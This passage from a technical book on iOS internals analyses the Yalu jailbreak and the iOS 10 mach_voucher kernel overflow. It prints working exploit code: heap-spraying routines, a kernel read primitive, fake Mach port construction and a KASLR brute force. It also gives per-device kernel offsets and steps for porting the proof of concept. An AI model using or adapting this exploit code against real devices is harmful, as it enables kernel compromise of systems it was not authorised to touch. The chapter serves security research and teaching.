ffffff00708f2c4  ADRP  X1, 2097122      ; X1 = 0xffffffff007071000
ffffff00708f2c8  ADD   X1, X1, #1424    ; X1 = 0xffffffff007071590
ffffff00708f2cc  LDR   X1, [X1, #0]     ; X1 = *(0xffffffff007071590, no sym)

ffffff00708f2d0  MSR   TTBR0_EL1, X0    ; Translation Table Base Register..
ffffff00708f2d4  MSR   TTBR1_EL1, X1    ; Translation Table Base Register..
ffffff00708f2d8  ADD   X0, X21, X22     ;
ffffff00708f2dc  SUB   X0, X0, X23      ;
ffffff00708f2e0  MOVZ  X1, 0x0          ; R1 = 0x0
ffffff00708f2e4  ISB                               ;
ffffff00708f2e8  TLBI  VMALLE           ;
ffffff00708f2ec  DSB   ISH              ;
ffffff00708f2f0  ISB                               ;
ffffff00708f2f4  RET                               ;
```

The code in the listing is called from XNU's `common_start`, which - as explained in Volume II - is itself called when either the first CPU or a secondary one (= core) is started. When the CPU starts up or is resumed, it operates in physical, not virtual, so page tables have to be set up again. `common_start` calls the code in Listing 24-7, as part of a trampoline - which returns to a different address (specified in `X30`, the link register). The working page tables must be loaded, from specific addresses in kernel `__DATA_CONST.__const` memory (`0xffffffff007071588` and `..90` in the above listing). `X22` is expected to hold the `gVirtBase`. Resets reload the page tables and rebase virtual addresses every single time, so a mere gadget won't help here - every single reset must be hooked, to shift from the kernel's saved page tables to those used by Luca.

Execution is therefore subverted from `_start_common`, installing `e0` so that the flow branches to it, rather than that of Listing 24-7. On entry, `X0` is the pointer to `e0` itself (since execution was transferred using a `BR X0` instruction), `X30` holds the return address, and `X22` holds the fake `virtBase` used. But the values can be patched up, since `origgVirtBase` has been a priori saved, which allows for calculating the difference between the two. All this is done in a small window wherein interrupts are disabled, so there are no concurrency considerations. Converting the code in `e0` (from back in Listing 24-5) to human readable pseudo-code we have:

Listing 24-8: The `e0` patch, in pseudocode

```
X30 = X30 - fakevirtbase; X0 = X0 - fakevirtbase
X30 = (X30 - fakevirtbase) + origgVirtBase
// fix X8 so it points to original wakeup code
X8 = (X0 - fakevirtbase) + origgVirtBase
// move forward six instructions (which would set VBAR_EL1, TTBR..)
X8 += 24 (skips six instructions)
// Set VBAR_EL1 manually
MSR (VBAR_EL1, origvbar);
// Resume wakeup code with modified values
X0 = ttbr0; X1 = ttbr1_fake;
X8(ttbr0, ttbr1_fake);
```

Note `X8 += 24` - this jumps over the first six instructions of Listing 24-7, which load the values to be loaded into `TTBR0_EL1` and `TTBR1_EL1` into `X0` and `X1`, respectively. Todesco loads patched values, and then resumes immediately after, when these values are applied to the `TTBR*_EL1` registers. The patch is elegant and seamless. Truly, proof that exploitation is art!

* - If you're using `jtool` to find this code in other versions of XNU - `grep` for `MSR.*TTBR._EL1` will do the trick.

Post-Exploitation

With KPP bypassed, there is nothing to prevent Yalu from achieving a full jailbreak: The flow from here is very much the "standard" jailbreak logic, which involves installing binaries (including Cydia) - in this case from a bootstrap.tar, restarting specific daemons and rebuilding SpringBoard's uicache (so as to make the Cydia icon visible). The flow is easily discernible with a simple invocation of `jtool`

Output 24-9: Showing Yalu's post-exploitation with `jtool`:

```
# Disassemble all the _exploit function, isolating only known decompiled lines
# (note Luca never renamed the binary, so it's still mach_portal)
morpheus@Zephyr (~/Yalu)$ jtool -D _exploit_mach_portal
....
; Foundation::_NSLog(@"amfi shellcode... rip!");
; Foundation::_NSLog(@"reloff %llx");
; Foundation::_NSLog(@"breaking it up");
; Foundation::_NSLog(@"enabling patches");
; libSystem.B.dylib::_sleep(1);
; Foundation::_NSLog(@"patches enabled");
; R0 = libSystem.B.dylib::_strstr("?", "16.0.0",);
; R0 = libSystem.B.dylib::_mount("hfs", "/", 0x10000, 0x100017810);
; Foundation::_NSLog(@"remounting: %d");
; [Foundation::_OBJC_CLASS_$_NSString stringWithUTF8String:?]
; [? stringByDeletingLastPathComponent]
; R0 = libSystem.B.dylib::_open("/.installed_yalux", O_RDONLY);
; [? stringByAppendingPathComponent:@"tar"]
; [? stringByAppendingPathComponent:@"bootstrap.tar"]
; [? UTF8String]
; libSystem.B.dylib::_unlink("/bin/tar");
; libSystem.B.dylib::_unlink("/bin/launchctl");
; libSystem.B.dylib::_chmod("/bin/tar", 0777);
; R0 = libSystem.B.dylib::_chdir("/");
; [? UTF8String]
; Foundation::_NSLog(@"pid = %x");
; [? stringByAppendingPathComponent:@"launchctl"]
; [? UTF8String]
; libSystem.B.dylib::_chmod("/bin/launchctl", 0755);
; R0 = libSystem.B.dylib::_open("/.installed_yalux", O_RDWR|O_CREAT);
; R0 = libSystem.B.dylib::_open("/.cydia_no_stash", O_RDWR|O_CREAT);
; libSystem.B.dylib::_system("echo '127.0.0.1 iphonesubmissions.apple.com' >> /etc/hosts");
; libSystem.B.dylib::_system("echo '127.0.0.1 radarsubmissions.apple.com' >> /etc/hosts");
; libSystem.B.dylib::_system("/usr/bin/uicache");
; libSystem.B.dylib::_system("killall -SIGSTOP cfprefsd");
; [CoreFoundation::_OBJC_CLASS_$_NSMutableDictionary alloc]
; [? initWithContentsOfFile:@" /var/mobile/Library/Preferences/com.apple.springboard.plist"]
; [Foundation::_OBJC_CLASS_$_NSNumber numberWithInt:?]
; [? setObject:? forKey:@"SBShowNonDefaultSystemApps"]
; [? writeToFile:@" /var/mobile/Library/Preferences/com.apple.springboard.plist" atomically:?]
; libSystem.B.dylib::_system("echo 'really jailbroken'; (sleep 1; /bin/launchctl load /Library/Launc...");
; libSystem.B.dylib::_dispatch_async(libSystem.B.dylib::__dispatch_main_q, ^(0x23e0 ?????));
; Foundation::_NSLog(@"%x");
; libSystem.B.dylib::_sleep(2);
; libSystem.B.dylib::_dispatch_async(libSystem.B.dylib::__dispatch_main_q, ^(0x2390 ?????));
```



Since this book originally covered the jailbreak, Luca Todesco has made Yalu [fully open source](#)^[2]. The method shown using `jtool` in Output 24-9 is still useful in general to perform partial decompilation of iOS binaries. Note, also, that the KPP bypass in Yalu 10.2 differs somewhat than 10.1.1, which is what was explained in this chapter. The interested reader is encouraged to read the sources to see the differences.

10.2: A deadly trap and a recipe for disaster

As discussed earlier, Apple promptly patched the `mach_portal` bugs (which served as the basis for Yalu 10.1.1) in 10.2. Another bug promptly surfaced, however: Marco Grassi discovered a bug in the `mach_voucher_extract_attr_recipe_trap` Mach trap, which could lead to a caller controlled kernel memory corruption - and was exploitable from within a sandbox. This bug was also coincidentally discovered by Ian Beer, who followed the precedent set with `mach_portal` and released a proof of concept [along with a detailed writeup](#)^[3]. Since this burned the bug, as Apple fixed it promptly in 10.2.1, it made a perfect candidate for upgrading Yalu to 10.2.

The bug

The bug found by Beer is ridiculously embarrassing. Hiding in plain sight in the code of the `mach_voucher_extract_attr_recipe_trap`, from `osfmk/ipc/mach_kernelrpc.c`:

Listing 24-10: `mach_voucher_extract_attr_recipe_trap` (from XNU 3789.21.4):

```
kern_return_t
mach_voucher_extract_attr_recipe_trap
(struct mach_voucher_extract_attr_recipe_args *args)
{
    ...
    mach_msg_type_number_t sz = 0;

    if (copyin(args->recipe_size, (void *)&sz, sizeof(sz)))
        return KERN_MEMORY_ERROR;
    ...
    mach_msg_type_number_t __assert_only max_sz = sz;

    if (sz < MACH_VOUCHER_TRAP_STACK_LIMIT) {
        /* keep small recipes on the stack for speed */
        uint8_t krecipe[sz];
        if (copyin(args->recipe, (void *)krecipe, sz)) {
            kr = KERN_MEMORY_ERROR;
            goto done;
        }
        ...
    }
    } else {
        uint8_t *krecipe = kalloc((vm_size_t)sz);
        if (!krecipe) {
            kr = KERN_RESOURCE_SHORTAGE;
            goto done;
        }

        if (copyin(args->recipe, (void *)krecipe, args->recipe_size)) {
            kfree(krecipe, (vm_size_t)sz);
            kr = KERN_MEMORY_ERROR;
            goto done;
        }
    }
    ..
}
```

Note the last part of the code - `krecipe` is allocated in a kernel zone based on the argument `sz`, but the `copyin(9)` operation copies `args->recipe_size` bytes - which is the **userspace pointer pointing to `sz`**. This bug's very existence is simply unbelievable, in that it is relatively new code written in an area of much greater security awareness than the core of XNU (vouchers were added in 10.10). Not only could this bug have been found with minimal testing of the trap, but it also generates a compiler warning that's hard to ignore - which apparently Apple's developers ignored anyway. And so, ignorance is bliss - to jailbreakers and exploiters, since an attacker can now trigger a zone corruption easily.

The exploit (Beer)

One minor hitch you may have seen in Listing 24-10, is that the `args->recipe_size`, which is erroneously used as the length of the copy operation, nonetheless needs to be valid - so that the first `copyin(9)` (of `sz`, which should have been used instead!) doesn't fail. This is easily done by calling `mach_vm_allocate()`, rather than `malloc(3)`, as the former can allocate in a fixed address. Pagezero size is also adjusted artificially (with the `-pagezero_size=0x16000` linker argument), to allow for low memory allocations. Beer explains this in his `do_overflow()` function, which is the heart of the exploit:

Listing 24-11: Beer's concoction of the voucher recipe

```
void do_overflow(uint64_t kalloc_size, uint64_t overflow_length, uint8_t* overflow_data) {
    int pagesize = getpagesize();
    printf("pagesize: 0x%x\n", pagesize);

    // recipe_size will be used first as a pointer to a length to pass to kalloc
    // and then as a length (the userspace pointer will be used as a length)
    // it has to be a low address to pass the checks which make sure the copyin will
    // stay in userspace

    // iOS has a hard-coded check for copyin > 0x4000001:
    // this xcodeproj sets pagezero_size 0x16000 so we can allocate this low
    static uint64_t small_pointer_base = 0x3000000;
    static int mapped = 0;
    void* recipe_size = (void*)small_pointer_base;
    if (!mapped) {
        recipe_size = (void*)map_fixed(small_pointer_base, pagesize);
        mapped = 1;
    }
}
```

That still leaves a challenge of a the pointer value - though small, it would still be unreasonably large (0x300000, in Beer's exploit) - when the allocation certainly isn't that large in memory. A nice feature of `copyin(9)`, however, is that it explicitly handles partial copies - that is, cases where not all virtual memory pages a buffer spans are actually paged in. In those cases, `copyin(9)` copies what it can, then fails gracefully. Beer therefore exploits that, by aligning the data he actually wants copied at the end of a page boundary, and then explicitly deallocating the following page. This causes `copyin(9)` to copy the exact amount of bytes he wishes to overflow (merely eight bytes), carefully controlling the memory corruption so it doesn't overextend its reach.

With the mapping carefully constructed, all that is left is for Beer to trigger the bug, which is an application of the `mach_voucher_extract_attr_recipe_trap` with the pointer/size argument.

Controlling the Overflow

Before triggering the overflow, a little Feng Shui is in order. Beer preallocates some 2000 dummy ports, and uses `mach_port_allocate_full()`, rather than the default `mach_port_allocate()`, as the former function supports setting QoS parameters. By specifying a QoS length of his choice (0x900), he can direct the allocation to a zone of his choice (`kalloc.4096`, which is the closest fit). This is practically guaranteed to cause a zone expansion, and so the actual three ports he will actually use - the holder, first and second - are likely to be allocated on three virtually contiguous pages. Beer thus allocates all three, and frees the holder.

Next, he triggers the overflow. Beer chooses a very small size for his overflow - merely 64 bytes. In fact, he only needs the first four, as his victims are preallocated Mach message buffers: Ports may have a preallocated message associated with them (in their `ip_premsg` field), which are then used by `ipc_kmsg_get_from_kernel` for "kernel clients who cannot afford to wait". The first four bytes of these buffers hold an `ikm_size` field, which (in a call to the `ikm_set_header()` macro) determines the offset in the `kalloc()`ed buffer where the message is to be read from or written to. Beer chooses to overwrite this size with 0x1104, meaning 260 bytes larger than the zone allocation size (`kalloc.4096`). Beer now indirectly controls the `ikm_header` field where the message will be copied to. Indirectly, because he can only affect the calculation of the address in this field via `ikm_size` - offsetting it from its intended location by the overwritten value.

The next challenge is finding what type of message is controllable, yet still sent from the kernel proper (to qualify for preallocation). Mach exception messages make perfect vessels - they are indeed sent from the kernel (when a thread crashes), and in addition can be indirectly controlled - since they will contain the register state of the thread at the moment of the crash.

Beer therefore prepares a small ARM64 assembly file, `load_regs_and_crash.s`, which does exactly that: load all the registers from the stack pointer (X30), and then call a breakpoint instruction:

Listing 24-12: The harakiri thread code

```
.text                                # Mark as code
.globl _load_regs_and_crash          # Export symbol so it can be linked
.align 2                             # Align
_load_regs_and_crash:
mov x30, x0                          # Use X30 (SP) as base for loads, from X0 (argument)
ldp x0, x1, [x30, 0]
ldp x2, x3, [x30, 0x10]
ldp x4, x5, [x30, 0x20]
ldp x6, x7, [x30, 0x30]
ldp x8, x9, [x30, 0x40]
ldp x10, x11, [x30, 0x50]
ldp x12, x13, [x30, 0x60]
ldp x14, x15, [x30, 0x70]
ldp x16, x17, [x30, 0x80]
ldp x18, x19, [x30, 0x90]
ldp x20, x21, [x30, 0xa0]
ldp x22, x23, [x30, 0xb0]
ldp x24, x25, [x30, 0xc0]
ldp x26, x27, [x30, 0xd0]
ldp x28, x29, [x30, 0xe0]
brk 0                                # breakpoint (generates exception message)
```

Beer thus creates a function, `send_prealloc_msg`, which will send a controlled exception message to any port of his choice, by creating a thread, setting the desired port as the exception port, and then passing the buffer he wants sent in the exception message to that thread as an argument. The thread function (`do_thread()`) loads the code from Listing 24-12, which loads the buffer into the threads, in order, and triggers the exception message.

As discussed in Volume I, the exception message is sent to the designated exception port, before any UN*X signal is generated. The message contains the thread state, which is a small structure containing the exception flavor and code, as well as the registers - X0-X29 in the same order loaded by the code in Listing 24-12, followed by X30 (the address of the buffer itself). What follows, therefore, is that Beer can control 240 bytes (= 30 registers * 8 bytes per register). Note, that an ARMv7 exploit would be able to control less than a quarter of that amount (due to half the number of registers and half the register size), but would still be just as feasible.

The exception message is copied into the address pointed to by the `ikm_header` - which, as we've established, has been corrupted at this point. The message is written as the `mach_msg_header` followed by the thread state - along with its controlled values. Beer traps the exception and gracefully exits the faulting thread (lest it crash the process), but the goal has been achieved - a controlled memory overwrite, in a different zone page.

As Beer explains, the overflow is such that when he sends a message to the first port, it effectively overwrites the header of the preallocated message of the second port (with `0xc40`). Beer then sends a message to the second port, which reuses the preallocated message and embeds a pointer to it in the buffer. By then receiving the message on the first port he can leak the address of the buffer itself (eight bytes into generated exception message).

Once he obtains the address, Beer frees the second port, and attempts to allocate an `IOUserClient` for `AGXCommandQueue` over it. The choice of user client is under the constraints of a sandbox accessible one. Beer reads back the address of the user client, subtracting it from the (hardcoded) pre-KASLR address, thereby deducing the slide value.

Kernel read-write

With KASLR defeated, Beer proceeds to destroy the vtable of the user client, transforming it into two primitives - `rk128/wk128` to read and write 16 bytes (128-bits) of kernel memory. These call `OSSerializer::serialize` (whose address, pre-KASLR, is hard-coded) and turning it into an execution primitive for any function in kernel mode with two arguments. Beer selects the kernel's `uuid_copy` (another hard-coded offset), because it copies a 16-byte buffer (which should be a UUID) from one argument to another, thereby giving him the two primitives he needs. The `rk128` primitive is shown in Listing 24-13. `wk128` is defined similarly, as explained in the annotations:

Listing 24-13: Beer's `rk128` primitive

```
uint128_t rk128(uint64_t address) {
    uint64_t r_obj[11];
    r_obj[0] = kernel_buffer_base+0x8; // fake vtable points 8 bytes into this object
    r_obj[1] = 0x20003;                // refcount
    // wk128 flips [2] and [3] (dst becomes src, and vice versa)
    r_obj[2] = kernel_buffer_base+0x48; // obj + 0x10 -> rdi (memmove dst)
    r_obj[3] = address;                // obj + 0x18 -> rsi (memmove src)
    r_obj[4] = kernel_uuid_copy;       // obj + 0x20 -> fptr
    r_obj[5] = ret;                    // vtable + 0x20 (::retain)
    r_obj[6] = osserializer_serialize; // vtable + 0x28 (::release)
    r_obj[7] = 0x0;                    //
    r_obj[8] = get_metaclass;          // vtable + 0x38 (::getMetaClass)
    // wk128 sets the following two values with its input:
    r_obj[9] = 0;                      // r/w buffer
    r_obj[10] = 0;

    send_prealloc_msg(oob_port, r_obj, 11);
    io_service_t service = MACH_PORT_NULL;
    printf("fake_obj: 0x%x\n", target_uc);
    kern_return_t err = IOConnectGetService(target_uc, &service);

    uint64_t* out = receive_prealloc_msg(oob_port);
    uint128_t value = {out[9], out[10]};

    send_prealloc_msg(oob_port, legit_object, 30);
    receive_prealloc_msg(oob_port);
    return value;
}
```

Beer's PoC stops at reading and writing an arbitrary value in kernel memory. Once again, Beer demonstrates superb mastery of XNU's internals - The technique is beyond clever, and will likely be used in future jailbreaks as well. It is, however, unfortunately unreliable. Even with the correct offsets, the reliance on contiguous allocations and precise kernel zone layouts causes frequent kernel panics. The approach taken by Yalu is radically different, and proves to be more robust a building block for a jailbreak.



Experiment: Adapting a PoC to a different kernel version

Beer provides his PoC code for the iPod Touch 6G running 10.2, but the bug exists across all devices - and goes back to the introduction of the vulnerable Mach trap (In XNU 2782, iOS 8). This means that the code could be adapted to any i-Device (including 32-bit ones, as well as the Apple TV and the watch). It's just a matter of getting the offsets right for 64-bit devices, and a few additional tweaks for 32-bit ones.

Apple has provided a huge boon for jailbreakers by neglecting or deciding to not encrypt kernelcaches as of iOS 10 (For earlier versions, offsets can be obtained but require either a lot of trial and error, or an a priori obtained kernel memory dump). You can therefore easily get the offsets using `joker` and `jtool` (or IDA). The hard-coded offsets which need changing are:

- **`OSData::getMetaClass()`**: can be located by using `jtool` and `grep`:

```
jtool -S kernelcache | grep __ZNK6OSData12getMetaClassEv
```

(that is, using the mangled form of the C++ symbol).

- **`OSSerializer::serialize::OSSerialize`** can be found similarly, by grepping for `__ZNK12OSSerializer9serializeEP11OSSerialize`.
- **`uuid_copy`**: can be found with `jtool -S kernelcache | grep uuid_copy`. Since this is a C symbol, no mangling is necessary.
- **A RET gadget**: Any address containing a RET instruction will do here. Simply use `jtool -d kernelcache | grep RET` and pick one of the many returned.
- **The vtable of `AGXCommandQueue`**: is the most challenging symbol to obtain. It first takes using `joker -K com.apple.AGX` to extract the kernel extension from the kernel cache. Then, the offset you'll need is inside `__DATA_CONST.__const` - but since the section contains quite a few vttables, you'll have to use the offset from the iPod Touch 6G kext as a reference, dumping and comparing the `__DATA_CONST.__const` sections from both kernels, and figuring out the relative offset of the vtable in the iPod kernel first, before applying it to the kernel of your target i-Device.

Table 24-14 can help get you started, showing all offsets but RET for select devices:

Table 24-14: Some offsets for Beer's exploit, on different i-Devices

Offset (variable name)	iPad 10.2	iPhone 5s 10.1.1	Apple TV 10.1
get_metaclass	0xffffffff007444900	0xffffffff007434110	0xffffffff0074446dc
osserializer_serialize	0xffffffff00745b300	0xffffffff00744aa28	0xffffffff00745b0dc
uuid_copy	0xffffffff00746671c	0xffffffff007455d90	0xffffffff0074664f8
vtable	0xffffffff006f85310	0xffffffff006f6b6b8	0xffffffff006fed2d0

If the steps are performed correctly, you should be able to run the exploit on any 64-bit device - bearing in mind that, even with the right offsets, it might take a few attempts, as the exploit isn't stable.

The exploit (Todesco & Grassi)

Todesco and Grassi's exploit differs than that of Beer's, and is more reliable. The exploit is in the `ViewController.m` file. The implementation of `-(void)viewDidLoad` (which is called immediately after the main view is loaded) first checks if the device is already jailbroken. It does so by getting the `uname(3)`, and checking for the string "MarijuanARM", indicating the kernel is already patched. The pot-heavy attitude is also evident in the very detailed comment before the exploit code, citing the lyrics of RondoNumbaNine's "Want Beef" - a rap song which certainly gained more popularity following its inclusion in the source.

The exploit code is in the `yolo:(UIButton*)sender` function, which is the handler for handling the UI's button click. The code flow is shown in Figure 24-15 (next page).

Constructing a fake Mach object

Yalu and Beer's PoC exploit the exact same bug, but take entirely different approaches. Whereas Beer chose to exploit `kmsgs` tied to kernel port objects, Yalu exploits the port objects themselves. It begins by allocating its mapping: An 8k mapping of an unstructured buffer called `odata`, whose second half (i.e. offset `0x4000` and onward) is again mapped so as to make it invalid (that is, `PROT_NONE`). The mapping is guaranteed to be in a low memory address because Yalu is compiled as a 32-bit application.

The exploit then sets an allocation size of `0x100`, and adjusts `fdata` so it points `0x200` bytes ahead of its original location (that is, at offset `0x3e00`). This controls the overflow, using the same technique as Ian Beer's - as offset `0x4000` and onward have been made inaccessible. At offset `0x3f00` (the first bytes of the overflow) it embeds a pointer to a fake object, as shown in Figure 24-16:

Figure 24-16: The memory construct and positioning of fake object




Figure 24-15: The exploit flow of Yalu 10.2



The fake object constructed is as trivial as it proved to be controversial*. Its definition is shown in Listing 24-17, taken verbatim from Yalu's source:

Listing 24-17: The fake object construct used by Yalu (verbatim definition)

```
typedef natural_t not_natural_t;
struct not_essers_ipc_object {
    not_natural_t io_bits;
    not_natural_t io_references;
    char        io_lock_data[1337];
}
```

The first two fields of the object are indeed unabashed, outright plagiarism - of XNU's own `struct ipc_object` (from `osmfk/ipc/ipc_object.h`). The third was changed from an arbitrary length of 128 to 1337 to avoid copyright infringement claims*, though in practice the length is entirely irrelevant for the exploit. What matters with this structure is that it is a common header for all of XNU's Mach objects, after which the rest of the fields vary by object type (think C++ superclass and subclasses). The duo uses this structure to morph the fake object as need dictates, setting the pointer to their fake structure from the area they plan to overflow:

Listing 24-18: The fake object construct used by Yalu (verbatim definition)

```
struct not_essers_ipc_object* fakeport =
    mmap(0, 0x8000, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANON, -1, 0);

mlock(fakeport, 0x8000);
fakeport->io_bits = IO_BITS_ACTIVE | IKOT_CLOCK;
fakeport->io_lock_data[12] = 0x11;

*(uint64_t*) (fdata + rsz) = (uint64_t) fakeport;
```

And so, the first use of this fake object is impersonating the Mach clock primitive. By setting the `io_bits` to an `IKOT_CLOCK`, and marking the object with `IO_BITS_ACTIVE` (a necessary requirement so that Mach code will actually treat this object as a live one), assumes the guise of a clock. Care is taken to mark the object as unlocked (via the 12th byte of the `io_lock_data`, which is set to `0x11`).

Triggering the overflow

With the object ready, the next step is to trigger an overflow. But as with Beer's method, before anything can happen, some Feng Shui must be applied. For this, Yalu exploits no less than 800 ports, (albeit not with QoS, as Beer does to ensure `kalloc.4096` usage). The exploit then constructs numerous Mach messages, each with up to 256 OOL port descriptors, and an additional padding of 4096 bytes, as shown in Listing 24-19. The OOL port descriptors are all laden with dead ports (`MACH_PORT_DEAD`).

Listing 24-19: The fake messages and port spraying employed by Yalu

```
// Prepare message
for (int i = 0; i < 256; i++) {
    msg1.desc[i].address = buffer;
    msg1.desc[i].count = 0x100/8;    // = 32
    msg1.desc[i].type = MACH_MSG_OOL_PORTS_DESCRIPTOR;
    msg1.desc[i].disposition = 19; // MACH_MSG_TYPE_COPY_SEND
}
```

* - Stefan Esser was quick to cry havoc and complain of "stealing" by "scum" when Todesco and Grassi's open source code appeared to contain same structure (all three fields of it) used to construct the fake IPC object as allegedly "watermarked code" of his.

Listing 24-19 (cont.): The fake messages and port spraying employed by Yalu

```
pthread_yield_np();
// Spray first 300 ports with messages
for (int i=1; i<300; i++) {
    msg1.head.msgh_remote_port = ports[i];
    kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
    assert(kret==0); }

pthread_yield_np();
// Spray last 300 with messages
for (int i=500; i<800; i++) {
    msg1.head.msgh_remote_port = ports[i];
    kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
    assert(kret==0); }

pthread_yield_np();
// Spray 200 middle ports with messages either containing 1 descriptor (25%) or 256 (75%)
for (int i=300; i<500; i++) {
    msg1.head.msgh_remote_port = ports[i];
    if (i%4 == 0) { msg1.msgh_body.msgh_descriptor_count = 1; }
    else { msg1.msgh_body.msgh_descriptor_count = 256; }
    kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
    assert(kret==0); }

pthread_yield_np();
// Read the sprayed messages containing 1 descriptor
for (int i = 300; i<500; i+=4) {
    msg2.head.msgh_local_port = ports[i];
    kern_return_t kret = mach_msg(&msg2.head, MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
    // Only need ports fro 300 to 379
    if(!(i < 380)) ports[i] = 0;
    assert(kret==0); }

// Resend the messages on 300-379 with 1 descriptor
for (int i = 300; i<380; i+=4) {
    msg1.head.msgh_remote_port = ports[i];
    msg1.msgh_body.msgh_descriptor_count = 1;
    kern_return_t kret = mach_msg(&msg1.head, MACH_SEND_MSG, msg1.head.msgh_size, 0, 0, 0, 0);
    assert(kret==0); }

// Trigger overflow
mach_voucher_extract_attr_recipe_trap(vch, MACH_VOUCHER_ATTR_KEY_BANK, fdata, &rsz);

// And look for a sign of life amidst all those dead OOL descriptors
mach_port_t foundport = 0;
for (int i=1; i<500; i++) {
    if (ports[i]) {
        msg1.head.msgh_local_port = ports[i];
        pthread_yield_np();
        kern_return_t kret = mach_msg(&msg1, MACH_RCV_MSG, 0, sizeof(msg1), ports[i], 0, 0);
        assert(kret==0);
        for (int k = 0; k < msg1.msgh_body.msgh_descriptor_count; k++) {
            mach_port_t* ptz = msg1.desc[k].address;
            for (int z = 0; z < 0x100/8; z++) {
                if (ptz[z] != MACH_PORT_DEAD) {
                    if (ptz[z]) { foundport = ptz[z]; goto foundp; }
                }
            }
        }
        mach_msg_destroy(&msg1.head);
        mach_port_deallocate(mach_task_self(), ports[i]);
        ports[i] = 0;
    }
}
}
```

The logic behind the particular spray technique is because in iOS 10 there is no guarantee that a hole (due to `free()`) will be immediately filled by the next allocation of the same size. These numbers, however, often work, and so the overflow is then triggered on `fdata`, which causes one of the OOL port descriptors in one of the messages to be overwritten, so that the descriptor points to the fake port object constructed earlier, providing a send right to it. Finding which one is trivial, since all the rest of the descriptors were intentionally marked as dead. Yalu now has a valid port handle to a controlled `ipc_port_t` kernel object. Let the games begin!

Defeating KASLR

Fake port at hand, the next step is to get the kernel base. To do this, the exploit finds an unwitting accomplice in another often overlooked Mach trap:

Listing 24-20-a: Getting the clock port with `clock_sleep_trap()`

```
uint64_t textbase = 0xffffffff007004000;

for (int i = 0; i < 0x300; i++) {
    for (int k = 0; k < 0x40000; k+=8) {
        *(uint64_t*)((uint64_t)fakeport) + 0x68) = textbase + i*0x100000 + 0x500000 + k;
        *(uint64_t*)((uint64_t)fakeport) + 0xa0) = 0xff;

        kern_return_t kret = clock_sleep_trap(foundport, 0, 0, 0, 0);

        if (kret != KERN_FAILURE) {
            goto gotclock;
        }
    }
}

[sender setTitle:@"failed, retry" forState:UIControlStateNormal];
return;

gotclock:;
uint64_t leaked_ptr = *(uint64_t*)((uint64_t)fakeport) + 0x68);
```

The `clock_sleep_trap` expects its first argument to be a send right to the clock port, and will only return `KERN_SUCCESS` if it is. The exploit therefore effectively brute forces all possible values, starting with the (unslid) kernel base address (0xffffffff007004000 throughout all iOS 10 variants), then iterating possible slide values (i) and offsets in page (k). Each time, the guessed value is loaded onto the fakeport's `kdata` union (at offset 0x68) into `kobject`. Wrong values will return a `KERN_FAILURE`, until one of them gets it right!

So now we have the clock port address figured out, and the exploit continues:

Listing 24-20-b: Defeating KASLR, one page at a time

```
gotclock:;
uint64_t leaked_ptr = *(uint64_t*)((uint64_t)fakeport) + 0x68);

leaked_ptr &= ~0x3FFF; // align on page size (0x4000)

// pretend our fake port is of type task (since we will use it as such)
fakeport->io_bits = IKOT_TASK|IO_BITS_ACTIVE;
fakeport->io_references = 0xff;
char* faketask = ((char*)fakeport) + 0x1000;

*(uint64_t*)((uint64_t)fakeport) + 0x68) = faketask;
*(uint64_t*)((uint64_t)fakeport) + 0xa0) = 0xff;
